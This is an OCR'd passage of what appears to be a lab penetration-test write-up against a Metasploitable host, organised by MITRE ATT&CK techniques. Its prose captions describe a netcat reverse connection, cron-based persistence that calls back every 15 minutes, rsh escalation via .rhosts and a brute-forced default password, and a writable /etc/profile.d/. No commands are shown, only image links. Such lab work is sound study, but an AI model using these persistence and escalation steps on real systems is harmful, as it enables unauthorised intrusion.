
Execute the script on .237




Connection established via netcat between attacking machine and .237



Even after the connection to .237 via ssh forwarding is closed, the netcat connection persists






3. Persistence


3.1. Scheduled Task/Job (T1053)

Cron (T1053.003)


On .237, create and run a cron script that connects to attacking machine via netcat every 15 minutes




Verification that it will survive reboots as the script is part of system startup scripts



Start a persistent netcat listener on attacking machine through while loop



Initiated connection from .237 to the attacking machine after 15 minutes




4. Privilege Escalation

4.1. Valid Accounts (T1078)


Local Accounts (T1078.003)

Try to find a public ssh key that can be used to switch to a sudoer


Public ssh key for msfadmin found but not the private key to switch to it



Find msfadmin's home directory structure to see if .rhosts exists. It does in this case.




So escalate privilege through rsh. The password for msfadmin: msfadmin is found through brute forcing common passwords.




4.2. Event Triggered Execution (T1546)


Unix Shell Configuration Modification (T1546.004)

From msfadmin, see which systemwide files are configurable. We find /etc/profile.d/ is configurable.

